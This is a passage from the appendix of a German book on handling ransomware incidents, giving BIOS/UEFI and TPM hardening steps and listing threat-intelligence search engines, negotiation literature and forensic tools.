- Virtualization Support aktivieren (Vt-x),
- VT for Direct I/O aktivieren (VT-d).

Beide Optionen werden benötigt. VT-d ermöglicht z. B. die Isolierung des DMA-Zugriffs für PCI-Geräte bei gesperrtem Bildschirm. Falls vorhanden: Device-Guard-Unterstützung und Kernel DMA Protection aktivieren.

25.6.3 Intel Management Engine/Computrace (Absolute Pers.)

Falls diese Funktionen nicht aktiv benutzt werden: Intel AMT/Management Engine BIOS Extensions erst aktivieren, dann neu booten und in das jeweilige Menü gehen (Strg-P bzw. über Boot-Auswahlmenü). Dort anmelden (Default-Passwort: admin) und danach ein langes zufälliges Passwort setzen. Im Anschluss so viele Funktionen wie möglich deaktivieren (auf neueren Versionen lassen sich alle Management-Funktionen global deaktivieren). Danach rebooten und AMT im BIOS (möglichst permanent) deaktivieren.

Sofern vom BIOS unterstützt, die Computrace- bzw. Absolute-Persistence-Funktion auf „Permanent deaktiviert“ setzen. Achtung: „Permanent deaktivieren“ bedeutet, dass diese Funktion hardwareseitig abgeschaltet wird und nicht wieder aktiviert werden kann.

25.6.4 Bootkonfiguration

Nur UEFI-Boot zulassen. Booten nur von der eingebauten Platte zulassen, alle anderen Optionen aus der Boentreihenfolge löschen (Reihenfolge: 1. physische Platte, 2. Windows-Bootmanager). Netzwerk-Boot ausschalten. USB-Boot ausschalten. Secure Boot aktivieren. Auswahl von Bootoptionen über Optionsmenü (F12) wenn möglich verhindern.

25.6.5 TPM und Passwort

BIOS absichern, sodass Veränderungen nur noch nach Passworteingabe möglich sind. Ein langes (20 Zeichen und mehr) Passwort vergeben und in einem Rechnerdatenblatt notieren oder als Passwort die Inventarnummer des Rechners mit einem Sonderzeichen verwenden. Ziel ist es, dass ein Angreifer, der netzwerkseitig Kontrolle über das Betriebssystem der Maschine hat, das BIOS-Passwort nicht sofort greifbar hat.

TPM aktivieren (Modus: TPM 2.0 oder besser) und ggf. die Schlüssel im TPM löschen („clear“). Windows wird beim ersten Secure Boot ein gelöschtes TPM erkennen und neu initialisieren.

25.7 Suchmaschinen für Sicherheitsexperten:

- PulseDrive (<https://pulsedive.com/>) – Threat Intelligence, Suche nach Angreifergruppen
- PolySwarm (<https://polyswarm.io/>) – Malware-Scanner und Suchmaschine für Samples, Hashes und Scan-Ergebnisse
- VirusTotal (<https://www.virustotal.com/>) – Malware-Scanner und Suchmaschine für Samples, Hashes und Scan-Ergebnisse
- AlienVault (<https://otx.alienvault.com/>) – Community Threat Intelligence, Suche nach IoCs
- Vulners (<https://vulners.com>) – Index von Schwachstellen, Suche nach Tags, Datum, Hersteller, Bounty
- ExploitDB (<https://www.exploit-db.com/>) – Index verfügbarer Exploits
- SecurityTrails (<https://securitytrails.com/>) – Index von historischen DNS und WHOIS-Daten
- DNSDumpster (<https://dnsdumpster.com/>) – DNS Recon und DNS-Lookup
- Dehashed (<https://dehashed.com/>) – Suche in Passwort-Leaks
- URL-Scan (<https://urlscan.io/>) – scannen von Webseiten, inkl. Scan-Historie
- Shodan (<https://www.shodan.io/>) – aktiver Internet-Scanner, Suche nach IPs, Ports, Tags
- Censys (<https://search.censys.io/>) – aktiver Internet-Scanner, Suche nach IPs, Ports, Tags, Certificates
- GreyNoise (<https://viz.greynoise.io/>) – aktiver Internet-Scanner, Suche nach IPs, Ports, Tags und Schwachstellen
- ZoomEye (<https://www.zoomeye.org/discover>) – aktiver Internet-Scanner, Suche nach verwundbaren Systemen
- ONYPHE (<https://www.onyphe.io/>) – aktiver Internet-Scanner; IPs, Domains, Historische Geolocation Daten
- Netlas (<https://app.netlas.io>) – aktiver Internet-Scanner, Suche nach IPs, Domain-Namen, WHOIS
- Wigle (<https://www.wigle.net/>) – WIFI-Map
- GrayHatWarfare (<https://grayhatwarfare.com/>) – Index öffentlicher S3-Buckets
- Hunter (<https://hunter.io/>) – Suche nach E-Mail-Adressen im Internet
- IntelligenceX (<https://intelx.io/>) – Suche nach Darknet-Links, Leaks, Domains und E-Mails
- Grep App (<https://grep.app/>) – Suche in GitHub Source Code
- SearchCode (<https://searchcode.com/>) – Suche in 40 Mio. öffentlichen Software-Projekten
- DorkSearch (<https://dorksearch.com/>) – Suche von Google Dork Queries
- WaybackMaschine (<https://web.archive.org/>) – historische Versionen von Webseiten

Eine aktuelle Liste der Links in diesem Kapitel findet sich unter <https://corporate-trust.blog/2023/03/01/buch-krisenfall-ransomware/>.

25.8 Literatur Verhandlungstechniken

- Cialdini, R. (2007). Influence. HarperBusiness
- Cohen, H. (1982). You can negotiate anything. Bantam.
- Kahnemann, D. (2016). Schnelles Denken, langsames Denken. Siedler.
- Kohlrieser, G. (2006). Hostage at the Table. Jossey-Bass.
- Misino, D. (2004). Negotiate and Win. McGraw-Hill Companies.
- Rock, H. (2019). Erfolgreiche Verhandlungsführung mit dem Driver-Seat-Konzept. SpringerGabler.
- Rock, H. (2020). Field Guide für Verhandlungsführer. SpringerGabler
- Shell, R. (2006). Bargaining for Advantage. Penguin Books.
- Schranner, M. (2016). Verhandeln im Grenzbereich. Econ Verlag.
- Ury, W. (2007). Getting past NO. Bantam.
- Voss, C. (2017). Kompromisslos verhandeln. Redline Verlag.

25.9 Forensik Tools

Bewährte Tools für Ransomware-Fälle:

- Event Log Explorer <https://www.eventlogxp.com/>.
- Eric Zimmerman's Tools <https://ericzimmerman.github.io/#!index.md>.
- Sleuthkit und Autopsy <https://sleuthkit.org/>.
- Sysinternals Sigcheck <https://learn.microsoft.com/en-us/sysinternals/downloads/sigcheck> – Achtung: Kann Samples zu VirusTotal laden!
- Exploder wie Anyrun <https://any.run> oder Hybrid Analysis <https://www.hybrid-analysis.com/> – Achtung: Meist liefert nur die bezahlte Version die notwendige Vertraulichkeit.
- Nirsoft Tools <https://www.nirsoft.net/>.
- I2 Analyst's Notebook <https://i2group.com/products>.

Das ist nur eine kleine Auswahl forensischer Tools. Über die Zeit veraltet auch das ein oder andere Open-Source-Tool und es kommen neue dazu. Ein guter Startpunkt für den Aufbau eines eigenen Labors könnten sein:

- Forensik-VM SIFT von SANS: <https://www.sans.org/tools/sift-workstation/>,

- die Security-Distribution Kali: <https://www.kali.org/>,
- eine ergiebige Linkliste zu weiteren forensischen Tools: <https://start.me/p/OmxDbb/digital-forensics>.

Eine aktuelle Liste der Links in diesem Kapitel findet sich unter <https://corporate-trust.blog/2023/03/01/buch-krisenfall-ransomware/>.